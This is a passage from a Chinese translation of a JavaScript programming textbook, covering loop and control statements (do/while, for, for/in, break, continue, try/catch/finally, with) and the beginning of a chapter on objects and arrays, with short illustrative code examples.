可以发现，在这个例子中，变量 `count` 的初始值是 0，在循环运行的过程中，它的值每次都增加 1。如果循环执行了 10 次，表达式的值就变成 `false` 了（因为变量 `count` 的值不会小于 10），那么 `while` 就会结束，JavaScript 将执行程序中的下一条语句。大多数循环都有一个像 `count` 这样的计数器变量。虽然循环计数器常用 `i`、`j`、`k` 这样的变量名，但是如果想要使代码更易理解，就应该使用更具有描述性的变量名。

6.7 do/while 语句

do/while 循环和 while 循环非常相似，只不过它是在循环底部检测循环表达式，而不是在循环顶部进行检测。这就意味着循环体至少会被执行一次。do/while 循环的语法如下：

```
do
    statement
while (expression);
```

do/while 循环并不像 while 循环那么常用。这是因为在实践中，那种想要循环至少执行一次的情况并不是那么常见。下面是一个 do/while 循环的例子：

```
function printArray(a) {
    if (a.length == 0)
        document.write("Empty Array");
    else {
        var i = 0;
        do {
            document.write(a[i] + "<br>");
        } while (++i < a.length);
    }
}
```

在 do/while 循环和普通的 while 循环之间有两点语法的不同之处。首先，do 循环要求必须使用关键字 do 来标识循环的开头，用关键字 while 来标识循环的结尾并引入循环条件。其次，和 while 循环不同，do 循环是用分号结尾的。这是因为 do 循环的结尾处是循环条件，而不是简单地用花括号标识循环体的结束。

6.8 for 语句

for 语句提供了一个循环结构，这个结构通常比 while 语句更方便。for 语句采用了大多数循环（包括上例中的 while 循环）常用的模式。大部分循环都具有某种类型的计数器变量，在循环开始之前要初始化这个变量，然后在每次循环开始之前计算 expression 的值，将该变量作为 expression 的一部分进行检测。最后，在下一次计算 expression 的值之前，在循环体的尾部要增加计数器变量的值，或者更新它的值。

初始化、检测和更新是对一个循环变量的三种关键操作，for 语句就将这三步明确地声明为循环语法的一部分。这样可以很容易地理解 for 语句正在做什么，而且也可以防止忘记初始化或者增加循环变量。for 语句的语法如下：

```
for(initialize ; test ; increment)
    statement
```

要解释 `for` 循环是如何操作的，最简单的方法莫过于列出一个和它等价的 `while` 循环（注3）。

```
initialize;
while(test) {
    statement
    increment;
}
```

简而言之，在循环开始之前，先计算一次表达式 `initialize`，这是一个具有副作用的表达式，通常这个副作用是赋值。JavaScript 也允许 `initialize` 是一个 `var` 变量声明语句，这样就可以同时声明并初始化循环计数器了。每次循环开始之前要先计算表达式 `test` 的值，这个值用于判定是否执行循环体。如果 `test` 的值为 `true`，就执行作为循环体的 `statement`。最后，计算表达式 `increment` 的值，这同样是一个具有副作用的表达式，通常是赋值表达式或者使用的是 `++`、`--` 运算符。

前面一节中的 `while` 循环的例子可以用如下的 `for` 循环重写，其循环计数从 0 到 9：

```
for(var count = 0 ; count < 10 ; count++)
    document.write(count + "<br>");
```

注意这一语法是如何将所有有关循环变量的重要信息放置在一行中的，这使得循环的执行过程显得非常清楚。此外还要注意，把 `increment` 表达式放置在 `for` 语句的内部会将循环体简化为一条语句，生成一个语句块时甚至可以不用大括号。

当然，循环比这些简单的例子复杂得多，而且有时循环的一次迭代就会改变多个变量。在 JavaScript 中，这种情况是逗号运算符的唯一用武之地，它提供了一种方式，使得在 `for` 循环中可以将多个初始化表达式和增量表达式合并到一个表达式中。例如：

```
for(i = 0, j = 10 ; i < 10 ; i++, j--)
    sum += i * j;
```

6.9 for/in 语句

在 JavaScript 中关键字 `for` 有两种使用方式。我们刚刚见过在 `for` 循环中如何使用它，此外它还可以用于 `for/in` 语句。这个语句是有点特别的循环语句，它的语法如下：

```
for (variable in object)
    statement
```

`variable` 应该是一个变量名，声明一个变量的 `var` 语句，数组的一个元素或者是对象的一个属性（例如，它应该是一个适用于赋值表达式左边的值）。`object` 是一个对象名，

注3：我们可以在 6.12 节看到，在使用 `continue` 语句时，`while` 循环与 `for` 循环并不等价。

或者是计算结果为对象的表达式。*statement*通常是一个原始语句或者语句块，它构成了循环的主体。

可以使用 *while* 循环或者 *for* 循环，通过每次循环对下标变量加1来遍历一个数组中的所有元素。而 *for/in* 语句则提供了一种遍历对象属性的方法。*for/in* 循环的主体对 *object* 的每个属性执行一次。在循环体执行之前，对象的一个属性名会被作为字符串赋给变量 *variable*。在循环体内部，可以使用这个变量和 “[]” 运算符来查询该对象属性的值。例如，下面的 *for/in* 循环将输出一个对象的所有属性名及它的值：

```
for (var prop in my_object) {  
    document.write("name: " + prop + "; value: " + my_object[prop], "<br>");  
}
```

注意，*for/in* 循环中的 *variable* 可以是任意的表达式，只要它的值适用于赋值表达式的左边即可。每一次循环都会计算该表达式的值，这意味每次计算的值都会不同。例如，可以采用下面的代码把一个对象的所有属性名复制到一个数组中：

```
var o = {x:1, y:2, z:3};  
var a = new Array();  
var i = 0;  
for(a[i++] in o) /* empty loop body */;
```

JavaScript 的数组不过是一种特殊的对象。因此，*for/in* 循环像枚举对象属性一样枚举数组下标。例如，在前面的代码块后加上下面这行代码可以枚举数组的属性 0、1、2：

```
for(i in a) alert(i);
```

for/in 循环并没有指定将对象的属性赋给循环变量的顺序。因为没有什么方法可以预先告之赋值顺序，所以在不同的 JavaScript 版本或者实现中这一语句的行为可能有所不同。如果 *for/in* 循环的主体删除了一个还没有枚举出的属性，那么该属性就不再枚举。如果循环主体定义了新属性，那么循环是否枚举该属性则由 JavaScript 的实现决定。

其实，*for/in* 循环并不会遍历所有对象的所有可能的属性。对象的有些属性以相同的方式标记成了只读的、永久的（不可删除的）或者不可列举的，这些属性使用 *for/in* 循环不能枚举出来。虽然所有的用户定义属性都可以枚举，但是许多内部属性，包括所有的内部方法都是不可枚举的。我们在第7章中会发现，对象可以继承其他对象的属性，那些已继承的用户定义的属性可以使用 *for/in* 循环枚举出来。

6.10 标签语句

和 *switch* 语句联合使用的 *case* 标签和 *default*：标签不过是普通标签语句的特例罢了。在 JavaScript 1.2 中，任何语句都可以通过在它前面加上标识符和冒号来标记：

```
identifier: statement
```

`identifier`可以是任何合法的JavaScript标识符，它不能是保留字。由于标签名不同于变量名和函数名，所以如果标签的名字和某个变量名或者函数名相同，那么也不必担心命名冲突。下面是一个加了标签的 `while` 语句：

```
parser:
  while(token != null) {
    // Code omitted here
  }
```

通过给一个语句加标签，就可以给这个语句起一个名字，这样在程序的任何地方都可以使用这个名字来引用它。可以标记任何语句，但是被标记的语句通常是那些循环语句，即 `while`、`do/while`、`for` 和 `for/in` 语句。通过给循环命名，就可以使用 `break` 语句和 `continue` 语句来退出循环或者退出循环的某一次迭代（参见后面的两节）。

6.11 break 语句

`break` 语句会使运行的程序立刻退出包含在最内层的循环或者退出一个 `switch` 语句。它的语法非常简单：

```
break;
```

由于它是用来退出循环或者 `switch` 语句，所以只有当它出现在这些语句中时，这种形式的 `break` 语句才是合法的。

JavaScript 允许关键字 `break` 后跟一个标签名：

```
break labelname;
```

注意，`labelname` 只是一个标识符，此时并不像定义一个加标签的语句那样，在其后还要跟一个冒号。

当 `break` 和标签一起使用时，它将跳到这个带有标签的语句的尾部，或者终止这个语句。该语句可以是任何用括号括起来的语句，它不一定是循环语句或者 `switch` 语句，也就是说和标签一起使用的 `break` 语句甚至不必包含在一个循环语句或者 `switch` 语句之中。对 `break` 语句中的标签的唯一的限制就是它命名的是一个封闭语句。例如，这个标签命名的可以是一个 `if` 语句，甚至可以是一个用大括号组合在一起的语句块，封装块的唯一目的是用一个标签对它进行命名。

我们在第2章讨论过，在关键字 `break` 和 `labelname` 之间不允许有换行符。这是JavaScript语法的一个古怪之处，它是由于JavaScript会自动插入遗漏的分号引起的。如

果在关键字 `break` 和其后的标签之间进行了换行，那么 JavaScript 就假定要使用的是简单的、不带标签的 `break` 语句，就会自动添加一个分号。

我们已经见过了在 `switch` 语句中使用 `break` 语句的例子，它通常在不再需要完成循环时（无论出于什么原因）提前退出这个循环。如果一个循环的终止条件非常复杂，那么使用 `break` 语句来实现某些条件比用一个循环表达式来表达所有的条件要容易得多。

下面的代码是在数组中检索具有特定值的元素。当它运行到数组的结尾时，循环会自然地结束，但是如果它在数组中找到了要检索的元素，那么它会用 `break` 语句来终止循环：

```
for(i = 0; i < a.length; i++) {  
    if (a[i] == target)  
        break;  
}
```

只有当使用嵌套的循环或者使用嵌套的 `switch` 语句，并且需要退出非最内层的语句时才需要使用带标签的 `break` 语句。

下面的例子显示了带标签的 `for` 语句和带标签的 `break` 语句。请读者看一看能否计算出它的输出：

```
outerloop:  
for(var i = 0; i < 10; i++) {  
    innerloop:  
    for(var j = 0; j < 10; j++) {  
        if (j > 3) break;           // Quit the innermost loop  
        if (i == 2) break innerloop; // Do the same thing  
        if (i == 4) break outerloop; // Quit the outer loop  
        document.write("i = " + i + " j = " + j + "<br>");  
    }  
}  
document.write("FINAL i = " + i + " j = " + j + "<br>");
```

6.12 continue 语句

`continue` 语句和 `break` 语句相似，所不同的是，它不是退出一个循环，而是开始循环的一次新迭代。`continue` 语句的语法和 `break` 语句的语法一样简单：

```
continue;
```

`continue` 语句还可以和标签一起使用：

```
continue labelname;
```


`continue`语句（无论是带标签还是不带标签）只能用在`while`语句、`do/while`语句、`for`语句或者`for/in`语句的循环体之中，在其他地方使用它都会引起语法错误。

执行`continue`语句时，封闭循环的当前迭代就会被终止，开始执行下一次迭代。这对不同类型的循环语句含义是不同的：

- 在`while`循环中，会再次检测循环开头的 *expression*，如果它的值为`true`，将从头开始执行循环体。
- 在`do/while`循环中，会跳到循环的底部，在顶部开始下次循环之前，会在此先检测循环条件。
- 在`for`循环中，先计算 *increment* 表达式，然后再检测 *test* 表达式以确定是否应该执行下一次迭代。
- 在`for/in`循环中，将以下一个赋给循环变量的属性名再次开始新的迭代。

注意在`while`循环和`for`循环中`continue`语句的行为的不同之处。在`while`循环中，它直接跳转到循环条件处，而在`for`循环中则要先计算 *increment* 表达式，然后再跳转到循环条件处。前面在讨论`for`循环时，使用了一个等价的`while`循环解释`for`循环的行为。因为在这两种循环中`continue`语句的行为不同，所以用一个`while`循环来完全模拟一个`for`循环是不可能的。

下面的例子展示了一个不带标签的`continue`语句，它用于发生错误时退出循环的当前迭代：

```
for(i = 0; i < data.length; i++) {  
    if (data[i] == null)  
        continue; // Can't proceed with undefined data  
    total += data[i];  
}
```

和`break`语句一样，当要重新开始的循环不是直接封闭的循环时，在嵌套的循环中也可以使用这种带标签形式的`continue`语句。而且，和`break`语句一样，在`continue`语句和 *labelname* 之间也不允许有换行符。

6.13 var 语句

`var` 语句允许明确的声明一个或多个变量。它的语法如下：

```
var name_1 [= value_1] [, ..., name_n [= value_n]]
```

关键字`var`之后跟随的是一个要声明的变量的列表，变量之间用逗号分隔。在这个列表中，每一个变量都可选地具有一个初始化表达式，用于指定它的初始值。例如：

```
var i;  
var j = 0;  
var p, q;  
var greeting = "hello" + name;  
var x = 2.34, y = Math.cos(0.75), r, theta;
```

var语句通过在封闭函数的调用对象中创建一个同名的属性来定义每个变量,如果变量的声明不在函数体内,那么可以在全局对象中创建同名属性来定义每个变量。由var语句创建的一个特性或多个特性不能用delete运算符来删除。注意,将var语句封闭在一个with语句中(参见6.18小节)并不会改变这一行为。

如果在var语句中没有为变量指定初始值,那么虽然定义了该变量,但是它的初始值是undefined。

注意, var语句还能作为for循环和for/in循环的一部分。例如:

```
for(var i = 0; i < 10; i++) document.write(i, "<br>");  
for(var i = 0, j=10; i < 10; i++,j--) document.write(i*j, "<br>");  
for(var i in o) document.write(i, "<br>");
```

第4章中包含了更多有关JavaScript变量和变量声明的内容。

6.14 function 语句

function语句定义了一个JavaScript函数。它的语法如下:

```
function funcname([arg1 [,arg2 [..., argn]]) {  
    statements  
}
```

funcname是要定义的函数名,它必须是一个标识符,而不是字符串或表达式。函数名后跟随的是一个用括号括起来的参数名列表,参数名之间用逗号隔开。当函数被调用时,这些标识符可以在函数主体内部引用传递进来的参数值。

函数主体是由JavaScript语句构成的,其中语句的数量不限,它们用大括号括起来。这些语句在函数定义时不会被执行。相反,只有在使用函数调用运算符()调用了一个函数时,这些语句才会被编译,并且和用于执行的新的函数对象关联起来。注意,在function语句中,大括号是必需的。这和while循环和其他语句所使用的语句块不同,function语句的主体必须使用大括号,即使主体只由一条语句构成。

一条函数定义创建一个新的函数对象,并且将这个函数对象存储在一个新创建的名为funcname的属性中。下面是一些函数定义的例子:

```
function welcome() { alert("Welcome to my blog!"); }
```

```
function print(msg) {
    document.write(msg, "<br>");
}

function hypotenuse(x, y) {
    return Math.sqrt(x*x + y*y); // return is documented in the next section
}

function factorial(n) {           // A recursive function
    if (n <= 1) return 1;
    return n * factorial(n - 1);
}
```

函数定义通常出现在JavaScript代码的顶层。它们也可以嵌套在其他函数定义中，但是只能嵌套在那些函数顶层中，也就是说，函数定义不能出现在if语句，while循环或其他任何语句中。

从技术上说，function语句并非是一个语句。在JavaScript程序中，语句会引发动态的行为，但是函数定义描述的却是静态的程序结构。语句是在运行时执行的，而函数则是在实际运行之前，当JavaScript代码被解析或者被编译时定义的。当JavaScript解析程序遇到一个函数定义时，它就解析并存储（而无需执行）构成函数主体的语句，然后定义一个和该函数同名的属性（如果函数定义嵌套在其他函数中，那么就在调用对象中定义这个属性，否则在全局对象中定义这个属性）以保存它。

函数定义在解析时发生，而不是在运行时发生，这一事实产生了某些令人吃惊的作用。考虑如下的代码：

```
alert(f(4)); // Displays 16. f() can be called before it is defined.
var f = 0;   // This statement overwrites the property f.
function f(x) { // This "statement" defines the function f before either
    return x*x; // of the lines above are executed.
}
alert(f);     // Displays 0. f() has been overwritten by the variable f.
```

出现这种特殊的结果是由于函数定义和变量定义发生在不同时刻。幸运的是，这种情况并不常常发生。

我们将在第8章中学习更多有关函数的内容。

6.15 return 语句

读者应该记得，用运算符()调用函数是一个表达式。所有表达式都有一个值，return语句就用于指定函数返回的值，这个值是函数调用表达式的值。return语句的语法如下：

```
return expression;
```

return 语句只能出现在函数体内。出现在代码中的其他地方都会造成语法错误。在执行 return 语句时，先计算 *expression*，然后返回它的值作为函数的值。当执行 return 语句时，即使函数主体中还有其他语句，函数的执行也会停止。可以采用如下的方式使用 return 语句返回值：

```
function square(x) { return x*x; }
```

return 语句还可以不带 *expression* 来终止程序的执行，并不返回值。例如：

```
function display_object(obj) {  
    // First make sure our argument is valid  
    // Skip the rest of the function if it is not  
    if (obj == null) return;  
    // Rest of function goes here...  
}
```

如果一个函数执行了不带 *expression* 的 return 语句，或者因为它执行到了函数主体的尾部而返回，那么这个函数调用的表达式的值就是 *undefined*。

由于 JavaScript 会自动插入分号，所以在 return 关键字和其后的表达式之间不要用换行符。

6.16 throw 语句

所谓异常 (exception) 是一个信号，说明发生了某种异常状况或错误。抛出 (throw) 一个异常，就是用信号通知发生了错误或异常状况。捕捉 (catch) 一个异常，就是处理它，即采取必要或适当的动作从异常恢复。在 JavaScript 中，当发生运行时错误或程序明确地使用 throw 语句时就会抛出异常。使用 try/catch/finally 语句可以捕捉异常，下一节将对它们进行介绍 (注 4)。

throw 语句的语法如下：

```
throw expression;
```

expression 的值可以是任何类型的。但通常它是一个 Error 对象或 Error 子类的一个实例。抛出一个存放错误信息的字符串或代表某种错误代码的数字也很有用。下面是一些使用 throw 语句抛出异常的示例代码：

```
function factorial(x) {  
    // If the input argument is invalid, throw an exception!  
    if (x < 0) throw new Error("x must not be negative");  
}
```

注 4： JavaScript 的 throw 和 try/catch/finally 语句与 C++ 和 Java 中的 throw 和 try/catch/finally 语句类似，但不完全相同。

```
    // Otherwise, compute a value and return normally
    for(var f = 1; x > 1; f *= x, x--) /* empty */ ;
    return f;
}
```

在抛出异常时，JavaScript 解释器会立刻停止正常的程序执行，跳转到最近的异常处理器。异常处理器是用 `try/catch/finally` 语句的 `catch` 从句编写的，下一节会介绍它。如果抛出异常的代码块没有相关的 `catch` 从句，解释器将检查次高级的封闭代码块，看它是否有相关的异常处理器。以此类推，直到找到一个异常处理器为止。如果抛出异常的函数没有处理它的 `try/catch/finally` 语句，异常将向上传播到调用该函数的代码。在这种情况下，异常将沿着 JavaScript 方法的词法结构和调用堆栈向上传播。如果没有找到任何异常处理器，将把异常作为错误处理，报告给用户。

`throw` 语句由 ECMAScript v3 标准化，由 JavaScript 1.4 实现。Error 类和它的子类也是 ECMAScript v3 的一部分，但是直到 JavaScript 1.5 才实现了它们。

6.17 try/catch/finally 语句

`try/catch/finally` 语句是 JavaScript 的异常处理机制。该语句的 `try` 从句只定义异常需要被处理的代码块。`catch` 从句跟随在 `try` 块后，它是在 `try` 块内的某个部分发生了异常时调用的语句块。`finally` 块跟随在 `catch` 从句后，存放清除代码，无论 `try` 块中发生了什么，该代码块都会被执行。虽然 `catch` 块和 `finally` 块都是可选的，但是 `try` 块中至少应该有一个 `catch` 块或 `finally` 块。`try`、`catch` 和 `finally` 块都以大括号开头和结尾。这是必需的语法部分，即使从句只有一条语句，也不能省略大括号。和 `throw` 语句一样，`try/catch/finally` 语句也是由 ECMAScript v3 标准化，在 JavaScript 1.4 中实现的。

接下来的代码说明了 `try/catch/finally` 语句的语法和目的。尤其要注意 `catch` 关键字后用括号括起来的标识符。该标识符就像函数的参数，它指定了一个仅存在于 `catch` 块内部的局部变量。JavaScript 将把要抛出的异常对象或值赋给这个变量：

```
try {
    // Normally, this code runs from the top of the block to the bottom
    // without problems. But it can sometimes throw an exception,
    // either directly, with a throw statement, or indirectly, by calling
    // a method that throws an exception.
}
catch (e) {
    // The statements in this block are executed if, and only if, the try
    // block throws an exception. These statements can use the local variable
    // e to refer to the Error object or other value that was thrown.
    // This block may handle the exception somehow, may ignore the
```

```
    // exception by doing nothing, or may rethrow the exception with throw.
}
finally {
    // This block contains statements that are always executed, regardless of
    // what happens in the try block. They are executed whether the try
    // block terminates:
    // 1) normally, after reaching the bottom of the block
    // 2) because of a break, continue, or return statement
    // 3) with an exception that is handled by a catch clause above
    // 4) with an uncaught exception that is still propagating
}
```

下面是更实际的try/catch语句的例子。它使用了前面定义的factorial()方法和客户端JavaScript的方法prompt()及alert()进行输入和输出:

```
try {
    // Ask the user to enter a number
    var n = prompt("Please enter a positive integer", "");
    // Compute the factorial of the number, assuming that the user's
    // input is valid
    var f = factorial(n);
    // Display the result
    alert(n + "! = " + f);
}
catch (ex) { // If the user's input was not valid, we end up here
    // Tell the user what the error is
    alert(ex);
}
```

这个例子是没有finally从句的try/catch语句。虽然finally从句不像catch从句那么常用,但是它也很有用。只是它的行为需要更多的解释。只要执行了try块的一部分,无论try块的代码被完成了多少,finally从句都会被执行。它通常在try从句的代码后用于清除操作。

通常情况下,控制流到达try块的尾部,然后开始执行finally块,以便进行必要的清除操作。如果由于return语句、continue语句或break语句使控制流离开了try块,那么在控制流转移到新目的地前,finally块就会被执行。

如果异常发生在try块中,而且存在一个相关的catch块处理异常,控制流首先将转移到catch块,然后再转移到finally块。如果没有处理异常的局部catch块,控制流首先将转移到finally块,然后向上传播到最近的能够处理异常的catch从句。

如果finally块自身用return语句、continue语句、break语句或throw语句转移了控制流,或者调用了抛出异常的方法改变了控制流,那么等待的控制流转移将被舍弃,并进行新的转移。例如,如果finally从句抛出了一个异常,那么该异常将代替处于抛出过程中的异常。如果finally从句运行到了return语句,那么即使已经抛出了一个异常,而且该异常还没有被处理,该方法也会正常返回。

try 从句可以在没有 catch 从句的情况下和 finally 从句一起使用。在这种情况下，finally 块中只包括清除代码，无论 try 从句中是否有 break 语句、continue 语句和 return 语句，这些代码都一定会被执行。例如，下面的代码使用 try/finally 语句确保循环计数器变量在每次迭代的末尾加1，即使末次迭代由于 continue 语句突然终止了：

```
var i = 0, total = 0;
while(i < a.length) {
    try {
        if ((typeof a[i] != "number") || isNaN(a[i])) // If it is not a number,
            continue; // go on to the next iteration of the loop.
        total += a[i]; // Otherwise, add the number to the total.
    }
    finally {
        i++; // Always increment i, even if we used continue above.
    }
}
```

6.18 with 语句

在第4章中我们讨论过用变量的作用域和作用域链（即一个按顺序检索的对象列表）来进行变量名解析。with 语句用于暂时修改作用域链。它的语法如下：

```
with (object)
    statement
```

这一语句能够有效地将 *object* 添加到作用域链的头部，然后执行 *statement*，再把作用域链恢复到原始状态。

在实际应用中，使用 with 语句可以减少大量的输入。例如，在客户端的 JavaScript 中，深度嵌套的对象层次很常用。例如，可以输入如下的表达式来访问一个 HTML 表单的元素：

```
frames[1].document.forms[0].address.value
```

如果需要多次访问这个表单，可以使用 with 语句将这个表单添加到作用域链中：

```
with(frames[1].document.forms[0]) {
    // Access form elements directly here. For example:
    name.value = "";
    address.value = "";
    email.value = "";
}
```

这就减少了输入量，因为不必在每个表单属性名前都加前缀 `frames[1].document.forms[0]`。这个对象不过是作用域链的一个临时部分，当 JavaScript 需要解析像 `address` 这样的标识符时就会自动搜索它。

虽然有时使用with语句比较方便,但是人们反对使用它。使用了with语句的JavaScript代码很难优化,因此它的运行速度比不使用with语句的等价代码要慢得多。而且,在with语句中的函数定义和变量初始化可能会产生令人惊讶的、和直觉相抵触的行为(注5)。因此,我们建议避免使用with语句。

注意,还有其他极为合理的方法可以用来节省输入。例如,上面使用with语句的例子可重写为:

```
var form = frames[1].document.forms[0];
form.name.value = "";
form.address.value = "";
form.email.value = "";
```

6.19 空语句

JavaScript中的最后一个合法语句是空语句。它如下所示:

```
;
```

执行空语句显然不会产生任何作用,也不会执行任何动作。读者可能认为使用这样一个语句是毫无意义的,但实践证明,当创建一个具有空主体的循环时,空语句是有用的。例如:

```
// Initialize an array a
for(i=0; i < a.length; a[i++] = 0) ;
```

注意,在for循环、while循环或者if语句的右括号后加分号会产生严重的错误,并且很难被检测出来。例如,下面的代码产生的结果并不是作者想要的:

```
if ((a == 0) || (b == 0)); // Oops! This line does nothing...
    o = null;                // and this line is always executed.
```

当打算使用空语句时,最好在代码中使用注释,以清楚地说明是有目的地这样做。例如:

```
for(i=0; i < a.length; a[i++] = 0) /* Empty */ ;
```

6.20 JavaScript 语句小结

本章介绍了JavaScript语言的所有语句。表6-1总结了这些语句以及它们的语法和用途。

注5: 这一行为以及产生它的原因非常复杂,在这里我们不做解释。

表 6-1: JavaScript 语句的语法

语句	语法	用途
break	break; break label;	退出最内层循环或者退出 switch 语句, 又或者退出 label 指定的语句
case	case expression:	在 switch 语句中标记一个语句
continue	continue; continue label;	重新开始最内层循环或者重新开始 label 指定的循环
default	default:	在 switch 中标记默认语句
do/while	do statement while (expression);	while 循环的一种替代形式
空语句	;	什么都不做
for	for (initialize ; test ; increment) statement	一种易用的循环
for/in	for (variable in object) statement	遍历一个对象的属性
function	function funcname([arg1[... , argn]]) { statements }	声明一个函数
if/else	if (expression) statement1 [else statement2]	有条件的执行代码
label	identifier: statement	给 statement 指定一个名字 identifier
return	return [expression];	由一个函数返回或者由函数返回 expression 的值
switch	switch (expression) { statements }	用 case 或者 default: 语句标记的多分支语句
throw	throw expression;	抛出一个异常
try	try { statements }	捕捉一个异常

表 6-1: JavaScript 语句的语法 (续)

语句	语法	用途
	<pre>catch (<i>identifier</i>) { <i>statements</i> } finally { <i>statements</i> }</pre>	
var	<pre>var <i>name_1</i> [= <i>value_1</i>] [, ..., <i>name_n</i> [= <i>value_n</i>]];</pre>	声明或者初始化变量
while	<pre>while (<i>expression</i>) <i>statement</i></pre>	一种基本循环结构
with	<pre>with (<i>object</i>) <i>statement</i></pre>	扩展作用域链 (不赞成使用)

对象和数组

在第3章中解释过，在JavaScript中，对象和数组是两种基本数据类型，而且它们也是最重要的两种数据类型。对象和数组与字符串和数字这样的基本数据类型不同，它们不是表示一个单个的值，而是值的集合。对象是已命名的值的一个集合，而数组是一种特殊的对象，它就像数值的一组有序的集合。本章详细介绍JavaScript的对象和数组。

7.1 创建对象

对象是一种复合数据类型，它们将多个数据值集中在一个单元中，而且允许使用名字来存取这些值。对象的另一种解释是：它是一个无序的属性集合，每个属性都有自己的名字和值。存储在对象中的已命名的值既可以是数字和字符串这样的原始值，也可以是对象。

创建对象的最简单方法就是在JavaScript代码中加入一个对象直接量。对象直接量是用逗号分隔开的一对对的属性名和值的列表，包含在一个花括号之中，每个属性名可以是一个JavaScript标识符或一个字符串，而每个属性值可以是一个常量或任意的JavaScript表达式。下面是对象直接量的一些例子：

```
var empty = {}; // An object with no properties
var point = { x:0, y:0 };
var circle = { x:point.x, y:point.y+1, radius:2 };
var homer = {
    "name": "Homer Simpson",
    "age": 34,
    "married": true,
    "occupation": "plant operator",
    'email': "homer@example.com"
};
```

对象直接量是这样的一个表达式：每次计算它的时候，它都创建并初始化一个新的不同的对象。这就是说，如果一个单个的对象直接量出现在重复调用的一个函数的循环体中的话，它可以创建很多个新的对象。

`new`运算符可以创建具体的一类对象。在`new`的后面跟着调用一个构造函数，它用来初始化对象的属性。例如：

```
var a = new Array(); // Create an empty array
var d = new Date();  // Create an object representing the current date and time
var r = new RegExp("javascript", "i"); // Create a pattern-matching object
```

上面给出的`Array()`、`Date()`和`RegExp()`构造函数都是核心JavaScript的内建的一部分（本章稍后将介绍`Array()`构造函数，读者可以在本书第三部分查到其他的几个构造函数）。`Object()`构造函数创建一个空的对象，就像直接量`{}`所做的一样。

也有可能要定义自己的构造函数来初始化以自己乐意的方式所新创建的对象。我们将在第9章中了解如何做到这一点。

7.2 对象属性

通常使用“.”运算符来存取对象的属性的值。位于“.”运算符左边的值是想访问其属性的对象。通常，它只是包含了该对象的引用的变量名，但它可以是任何一个结果为对象的JavaScript表达式。位于“.”运算符右边的值应该是属性名，它必须是一个标识符，而不能是字符串或表达式。例如，如果要引用对象`o`的属性`p`，就要使用`o.p`，如果要引用对象`circle`的属性`radius`，就要使用`circle.radius`。对象的属性和变量的工作方式相似，既可以把值储存到其中，也可以从中读取值。例如：

```
// Create an object. Store a reference to it in a variable.
var book = {};

// Set a property in the object.
book.title = "JavaScript: The Definitive Guide"

// Set some more properties. Note the nested objects.
book.chapter1 = new Object();
book.chapter1.title = "Introduction to JavaScript";
book.chapter1.pages = 11;
book.chapter2 = { title: "Lexical Structure", pages: 6 };

// Read some property values from the object.
alert("Outline: " + book.title + "\n\t" +
      "Chapter 1 " + book.chapter1.title + "\n\t" +
      "Chapter 2 " + book.chapter2.title);
```

在上面的例子中，需要注意的重要一点是，可以通过把一个值赋给对象的一个新属性来创建它。虽然通常使用关键字 `var` 来声明变量，但是声明对象的属性却不必要（绝不能）这么做。而且一旦通过给属性赋值创建了该属性，就可以在任何时刻修改这个属性的值，只需要赋给它新值即可：

```
book.title = "JavaScript: The Rhino Book"
```

7.2.1 属性的枚举

在第6章中讨论过的 `for/in` 循环提供了一种遍历（或者说枚举）对象属性的方法。在调试一个脚本或者在使用一个对象时非常有用，该对象可以具有任何我们无法事先获知的属性。下面的代码展示了一个函数，可以用它来列出对象的所有属性名：

```
function DisplayPropertyNames(obj) {  
    var names = "";  
    for(var name in obj) names += name + "\n";  
    alert(names);  
}
```

注意，`for/in` 循环列出的属性并没有特定顺序，而且虽然它能枚举出所有的用户定义属性，但是却不能枚举出某些预定义属性或方法。

7.2.2 检查属性的存在性

`in` 运算符（参见第5章）可以用来测试一个属性的存在性。运算符的左边应该是属性的名字（字符串形式），而运算符的右边应该是要被测试的对象，例如：

```
// If o has a property named "x", then set it  
if ("x" in o) o.x = 1;
```

然而，`in` 运算符也不是常常需要用到，因为，如果查询并不存在的一个属性，会返回 `undefined` 值。因此，上面的代码通常这样写：

```
// If the property x exists and is not undefined, set it.  
if (o.x !== undefined) o.x = 1;
```

注意，一个属性也可能已经存在但还是未定义的。例如，如果编写代码：

```
o.x = undefined
```

属性 `x` 存在但还没有值。在这种情况下，上面的第一行代码（使用了 `in` 运算符的）就把 `x` 设置为 1，而第二行代码却什么也不做。

还要注意，前面用到的 `!==` 运算符比 `!=` 运算符更为常见。`!==` 和 `===` 的区别在于未定义的值 `undefined` 和空值 `null`。有时候，不想要做这种区分：

```
// If the doSomething property exists and is not null or undefined,  
// then assume it is a function and invoke it!  
if (o.doSomething) o.doSomething();
```

7.2.3 删除属性

可以使用 `delete` 运算符来删除一个对象的属性：

```
delete book.chapter2;
```

注意，删除属性并不仅仅是把属性设置为 `undefined`；它实际上从对象移除了属性。在删除之后，`for/in` 将不会枚举该属性，并且 `in` 运算符也不会检测到该属性。

7.3 作为关联数组的对象

我们已经见到过用运算符 “.” 来存取一个对象属性，而数组更常用的存取属性运算符是 `[]`。这样，下面的两个表达式值相等：

```
object.property  
object["property"]
```

这两条语法之间最重要的区别是，前者的属性名是标识符，后者的属性名却是一个字符串。很快我们就会明白为什么这一点如此重要。

在 C、C++、Java 和其他类似的强类型语言中，一个对象的属性数是固定的，而且必须预定义这些属性的名字。由于 JavaScript 是一种松类型的语言，它并不采用这一规则，所以在用 JavaScript 编写的程序中，可以为对象创建任意数目的属性。但是当采用 “.” 运算符来存取一个对象的属性时，属性名是用标识符表示的。而在 JavaScript 程序中，标识符必须被逐字地输入，它们不是一种数据类型，因此程序不能对它们进行操作。

另一方面，当用数组的 `[]` 表示法来存取一个对象的属性时，属性名是用字符串表示的。字符串是 JavaScript 的一种数据类型，因此可以在程序运行的过程中操作并创建它们。例如，可以用 JavaScript 编写如下的代码：

```
var addr = "";  
for(i = 0; i < 4; i++) {  
    addr += customer["address" + i] + '\n';  
}
```

这一代码读取了 `customer` 对象的属性 `address0`、`address1`、`address2` 和 `address3`，并且将它们连接起来。

上面的代码段说明了采用数组表示法访问带有字符串表达式的对象的属性是非常灵活的。

虽然我们也可以用“.”的表示法来改写那个例子，但是也有一些情况是只能用数组来解决的。例如，假定要编写一个程序，用网络资源来计算用户在股票市场上投资的当前值。这个程序要允许用户输入他所拥有的每只股票的名字以及每只股票的数量。可以使用一个名为 `portfolio` 的对象来保存这些信息，该对象为每只股票设置一个属性，其属性名就是这只股票的名字，属性值就是该只股票的数量。例如，如果一个用户具有 50 股 IBM 公司的股票，那么属性 `portfolio.ibm` 的值就是 50。

这个程序还需要一个循环，它首先要提示用户输入他所拥有的股票名，然后请他输入拥有的这只股票的数量。循环内部的代码如下：

```
var stock_name = get_stock_name_from_user();
var shares = get_number_of_shares();
